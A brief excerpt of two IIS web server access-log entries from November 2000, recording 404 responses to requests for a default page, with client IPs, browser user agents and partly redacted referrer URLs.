2000-11-01 20:42:23 216.234.161.71 - W3SVC1 BUREKAS <undisclosed> GET /default
htm 404;http://<undisclosed>/973111415330 200 0 717 323 0 80 HTTP/1.1 Mozilla/
0+(compatible;+MSIE+5.01;+MSN+2.5;+Windows+98;+BCD2000) - http://www.********.
com/*******/sock3.htm

2000-11-01 20:45:59 128.103.186.240 - W3SVC1 BUREKAS <undisclosed> GET /defaul
htm 404;http://<undisclosed>/973113002780 200 0 717 272 440 80 HTTP/1.1 Mozill
4.0+(compatible;+MSIE+5.0;+MSN+2.5;+Windows+98;+DigExt) - http://www.*******.*
****.com/sock3.html
```